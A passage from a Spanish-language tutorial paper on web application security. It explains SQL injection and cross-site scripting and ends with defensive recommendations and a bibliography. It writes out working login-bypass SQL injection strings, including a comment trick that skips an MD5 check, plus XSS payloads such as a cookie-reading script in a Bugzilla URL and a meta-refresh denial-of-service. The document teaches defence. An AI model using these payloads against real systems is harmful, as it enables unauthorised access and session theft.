Adicionalmente las inyecciones SQL se pueden clasificar en SQL Injection y Blind SQL Injection (o a ciegas). La diferencia entre estos dos tipos radica principalmente en la información que puede obtener el atacante de las consultas que realiza. Si puede obtener información concreta de sus consultas, como por ejemplo códigos de error determinados del motor de base de datos, se puede entonces decir que el atacante 'puede ver' entonces no trabaja a ciegas. Por otro lado, si lo que se obtiene es una página de error especialmente diseñada por el programador de la aplicación que no ofrece demasiada información (como ocurre en muchas ocasiones), se puede entonces decir que se está trabando a ciegas. Es muy común tener que operar bajo estas condiciones y si bien puede dificultar la labor del atacante, este hecho no va a impedir que un atacante con cierta experiencia pueda ingresar al sistema u obtener información sensible.

3.3 INGRESANDO A UN SISTEMA SIN CREDENCIALES VÁLIDAS MEDIANTE INYECCIÓN SQL

Considérese un sistema que presenta al usuario una interfaz donde solicita sus credenciales de

esta forma:

Confirm ID/Password

Confirm ID and password.

ID:

Password:

OK Cancel

Una vez que el usuario introduzca su username (id) y password, dichos datos se recogerán de alguna forma y se los enviará a la aplicación del lado servidor que realizará una consulta sobre el motor de base de datos para verificar las credenciales.

Por ejemplo si se considera una consulta del siguiente tipo a la base de datos:

```
SELECT * FROM Users WHERE ID=’$username’ AND Password=’$password’
```

El atacante podría tratar de introducir algo como lo siguiente en los campos de entrada:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

Lo cual haría que la consulta quedase de la siguiente forma:

```
SELECT * FROM Users WHERE Username= '1' OR '1' = '1' AND Password= '1' OR
'1' = '1'
```

Como se puede apreciar, la inyección anterior introduce una condición que siempre será válida, por lo cual el atacante podría ingresar al sistema sin contar con credenciales válidas.

En cambio si la consulta a la base de datos exige que se compute la función de hash MD5 (o alguna variante) de la password recogida por el formulario, entonces el ataque anterior ya no sería válido. Una consulta de este tipo a la base de datos puede tener el siguiente aspecto:

```
SELECT * FROM Users WHERE ((ID='$username') AND
(Password=MD5('$password')))
```

Sin embargo el atacante podría probar inyectar algo como lo siguiente:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

De este modo obtenemos la siguiente consulta:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND
(Password=MD5('$password')))
```

Como se puede apreciar se introduce la secuencia /* en el $username lo cual hace que todo lo que esté después sea considerado un comentario; de esta forma se puede escapar a la conversión MD5 que realiza el sistema.

Finalmente si el sistema verificase que solo hubiese un resultado de salida como producto del query, lo cual es lógico puesto que solo debe haber un usuario con una contraseña válidos asociados al sistema, una vez más las técnicas anteriores no funcionarían.

Sin embargo el atacante podría inyectar algo como lo que sigue:

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

El LIMIT 1 previo al los caracteres de comienzo de comentarios /* hace que solo se obtenga una tupla como salida, de esta forma las verificaciones posteriores de que solo se obtenga un registro como respuesta serían pasadas fácilmente.

4. Cross Site Scripting - XSS

4.1 INTRODUCCIÓN AL XSS

Un ataque de Cross Site Scripting (se usa XSS para abreviar sin confundir con CSS que es la abreviación de Cascading Style Sheets) consiste en inyectar código en los intérpretes del navegador web.
Usando HTML, JavaScript, VBScript, ActiveX, Flash y otros lenguajes del lado del cliente se pueden realizar robos de sesiones, cambiar configuraciones del usuario, robar o envenenar cookies, mostrar anuncios falsos o incluso realizar ataques de denegación de servicio.
Cualquier página web que publique entradas del usuario (blogs, foros de mensajes, libros de visita, etc.) es propensa a contener XSS.
Un atacante puede publicar un link que contenga un script que ataque al usuario que haga click en el mismo.

4.2 CLASIFICACIÓN DE XSS

Según el OWASP los ataques de XSS se pueden dividir en tres tipos:

- DOM-based
- Reflected XSS
- Stored XSS

4.2.1 DOM-BASED

En este caso las páginas accedidas contienen scripts que usan el modelo de objetos para representar HTML o XML (llamado DOM).
Una página con código malicioso podría contener un script que se ejecutará en el browser del cliente, accediendo con los privilegios del navegador a páginas en el sistema local del cliente. De esta manera se podría saltear el sandbox del lado del cliente.

4.2.2 REFLECTED XSS

En este caso los datos proporcionados por un cliente web son usados de forma inmediata por scripts del lado servidor para generar una página con resultados para el usuario. Si no se codifican dichos datos como HTML, se puede insertar código del lado del cliente en forma dinámica.
Si una página usa el valor “title” incluido en la query, podríamos escribir:

```
article.php?title=<meta%20http-equiv="refresh"%20content="0;">
```

Con esto realizaríamos un ataque de denegación de servicio, ya que se solicitaría de forma constante e intensiva el contenido de la página.

4.2.3 STORED XSS

En este caso los datos proporcionados a la aplicación web por un usuario se almacenan en un servidor y luego se muestran a los demás usuarios sin ser codificados como entidades HTML.
En este caso el atacante solo tiene que inyectar un script malicioso una vez.
Ejemplo de XSS
En el sitio de Bugzilla existió una vulnerabilidad de XSS. Al encontrar un error interno, se le indicaba al usuario que le envíe la URL al administrador. Para ello se usaba la siguiente línea de JavaScript:

```
document.write("<p>URL: " + document.location + "</p>")
```

Como algunos browsers no exigen una formación correcta de la URL, se podía inyectar código JavaScript, escribiendo por ejemplo:

```
https://bugzilla.mozilla.org/attachment.cgi?id=&action=force_internal_err
or<script>alert(document.cookie)</script>
```

Con esto se podía robar la cookie de sesión o falsificar contenidos en el sitio web.

5. Procedimientos de seguridad básicos para aplicaciones Web

Aunque tenga una experiencia y un conocimiento limitados sobre la seguridad de aplicaciones, existen ciertas medidas básicas que debería tener en cuenta para ayudar a proteger las aplicaciones Web. Las siguientes secciones de este tema ofrecen instrucciones sobre la seguridad mínima que aplican a todas las aplicaciones Web.

5.1 RECOMENDACIONES GENERALES DE SEGURIDAD PARA APLICACIONES WEB

Incluso los métodos de seguridad de aplicaciones más elaborados pueden verse comprometidos si un usuario malintencionado logra obtener acceso a los equipos usando medios simples. Entre las recomendaciones generales de seguridad para aplicaciones Web se encuentran:

- Realice copias de seguridad de los datos con asiduidad y guárdelas en un lugar seguro.
- Mantenga el servidor Web en un lugar físico seguro, de forma que los usuarios no autorizados no puedan tener acceso a él, apagarlo, llevárselo, etc.
- Proteja el servidor Web y todos los equipos de la misma red con contraseñas seguras.
- Cierre los puertos que no se utilicen y desactive los servicios que no se estén en uso.

5.2 EJECUTAR LAS APLICACIONES CON EL MÍNIMO DE PRIVILEGIOS

Cuando la aplicación se ejecuta, lo hace en un contexto que tiene privilegios específicos en el equipo local y posiblemente en equipos remotos.

- Ejecute la aplicación en el contexto de un usuario con los mínimos privilegios factibles.
- Establezca permisos (Listas de control de acceso, o ACL) en todos los recursos requeridos por la aplicación Utilice el valor más restrictivo. Por ejemplo, si resulta viable en la aplicación, establezca que los archivos sean de sólo lectura.

5.3 PROTEGERSE CONTRA ENTRADAS MALINTENCIONADAS

Como regla general, nunca se debe dar por sentado que la entrada proveniente de los usuarios es segura. A los usuarios malintencionados les resulta fácil enviar información potencialmente peligrosa desde el cliente a la aplicación. Para protegerse contra las entradas malintencionadas, siga estas instrucciones:

- En los formularios, filtre la entrada de los usuarios para comprobar si existen etiquetas HTML, que pueden contener una secuencia de comandos.
- Nunca muestre una entrada de los usuarios sin filtrar. Antes de mostrar información que no sea de confianza, codifique los elementos HTML para convertir cualquier secuencia de comandos potencialmente peligrosa en cadenas visibles, pero no ejecutables.
- Asimismo, no almacene nunca información proporcionada por el usuario sin filtrar en una base de datos.
- Si desea aceptar algún elemento de código HTML de un usuario, fíltrelo manualmente. En el filtro, defina explícitamente lo que aceptará. No cree un filtro que intente eliminar cualquier entrada malintencionada, ya que es muy difícil anticipar todas las posibilidades.

- No dé por sentado que la información que obtiene del encabezado (normalmente mediante el objeto Request) es segura. Proteja las cadenas de consulta, cookies, etc. Tenga en cuenta que la información que el explorador envía al servidor (información del agente de usuario) puede ser suplantada, en caso de que resulte importante para la aplicación.
- Si es posible, no almacene información confidencial en un lugar accesible desde el explorador, como campos ocultos o cookies. Por ejemplo, no almacene una contraseña en una cookie.

5.4 TENER ACCESO SEGURO A BASES DE DATOS

Normalmente, las bases de datos tienen sus propios sistemas de seguridad. Un aspecto importante de la seguridad de aplicaciones Web es diseñar un modo de que éstas puedan tener acceso a la base de datos de forma segura. Siga estas instrucciones:

- Use el sistema de seguridad inherente de la base de datos para limitar quién puede tener acceso a los recursos de dicha base. La estrategia exacta dependerá de la base de datos y de la aplicación
- No cree instrucciones SQL concatenando cadenas que contengan información aportada por los usuarios. En su lugar, cree una consulta parametrizada y use la entrada del usuario para establecer los valores de los parámetros.
- Si debe almacenar un nombre de usuario y una contraseña en alguna parte para usarlos como credenciales de inicio de sesión con la base de datos, almacénelos de forma segura. Si es factible, cífrelos.

5.5 CREAR MENSAJES DE ERROR SEGUROS

Si no se es cuidadoso, un usuario malintencionado puede deducir información importante sobre la aplicación a partir de los mensajes de error que ésta muestra. Siga estas instrucciones:

- No escriba mensajes de error que presenten información que pudiera resultar útil a los usuarios malintencionados, como un nombre de usuario.
- Configure la aplicación para que no muestre errores detallados a los usuarios
- Cree un sistema de administración de errores personalizado para las situaciones que sean propensas a los errores, como el acceso a las bases de datos.

5.6 USAR COOKIES DE FORMA SEGURA

Las cookies constituyen un modo fácil y útil de almacenar la información específica disponible sobre los usuarios. Sin embargo, como se envían al explorador del equipo, son vulnerables a la suplantación u otros usos malintencionados. Siga estas instrucciones:

- No almacene información vital en cookies. Por ejemplo, no almacene, ni siquiera temporalmente, la contraseña de un usuario en una cookie. Como norma, no almacene ninguna información confidencial en una cookie. En lugar de eso, guarde en la cookie una referencia a la ubicación del servidor en la que se encuentra la información.
- Establezca el período de tiempo mínimo posible para la fecha de caducidad de las cookies.

- Si es posible, evite las cookies permanentes.
- Plantéese cifrar la información que contienen las cookies.

6. Conclusión

La seguridad de una aplicación web y las infraestructuras que la soportan no es un asunto trivial. Si se pretende realizar con las mayores garantías se debe incorporar en todos y cada uno de los pasos del ciclo de vida de la aplicación, desde su concepción inicial hasta su retirada de explotación.

Las tendencias actuales dejan entrever que las vulnerabilidades de plataforma, utilizadas tradicionalmente para la realización exitosa de ataques, están perdiendo peso para dejar paso a los vectores de ataque dirigidos contra las aplicaciones web. Esto se debe en gran medida a los tradicionales problemas de seguridad que se derivan del proceso de desarrollo y es el principal motivo por el que se debe prestar la mayor atención a la seguridad en este proceso.

La seguridad es un aspecto más que configura el nivel de calidad de los servicios prestados electrónicamente a ciudadanos y empresas. Solamente mediante la inclusión a todos los niveles de los controles y buenas prácticas de seguridad proporcionados por los estándares y las prácticas comúnmente aceptadas será posible ganar la confianza de ciudadanos y empresas para que utilicen de forma masiva los servicios públicos ofrecidos de forma electrónica.

7. Bibliografía

- Guía de Pruebas OWASP V2.0 - 2007
- Revista @RROBA # 96 - Suplemento “Hack Paso a Paso” #27 – Noviembre 2005
- Procedimientos de Seguridad para .NET Framework 2.0 – Microsoft Press
- Web Application Pen Testint – CGISecurity - http://www.cgisecurity.com/pentest.html